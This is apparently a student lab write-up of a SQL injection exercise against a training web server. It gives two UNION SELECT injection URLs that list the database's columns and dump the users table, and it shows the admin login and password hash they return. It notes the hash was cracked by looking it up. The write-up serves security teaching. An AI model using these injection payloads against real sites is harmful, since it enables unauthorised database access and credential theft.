Task 2 - Retrieve the Data from the Database

a.

i.

```
http://172.16.41.95/cat.php?id=1 UNION SELECT 1,CONCAT('harveyg3:table>',
table_name, ':', column_name),3,4 FROM information_schema.columns WHERE
table_schema=database()
```

I used that link, and the output was a bunch of rows including the category of the table and the columns in the table

harveyg3> pictures:cat

picture: harveyg3> users:id

harveyg3> users:id

picture: harveyg3> users:login

harveyg3> users:login

picture: harveyg3> users:password

harveyg3> users:password

No Copyright

ii.

The table name storing the login and password is users.

b.

i.

```
http://172.16.41.95/cat.php?id=1 UNION SELECT 1,CONCAT('harveyg3>   Login: ',
login, '   Password: ', password),3,4 FROM users
```

picture: cthulhu

picture: harveyg3> login: admin password:
8efe310f9ab3efeae8d410a8e0166eb2

ii.



Username = admin

Password = 8efe310f9ab3efeae8d410a8e0166eb2

The password looks hashed though, so we will have to do something to get the real password



c.

i.

I looked it up and the AI Overview gave me the answer immediately

ii.

I was able to get the login information by displaying all the tables and the information in them, then I displayed the content in the user table, unhashed the password it gave me, then I had the login info.
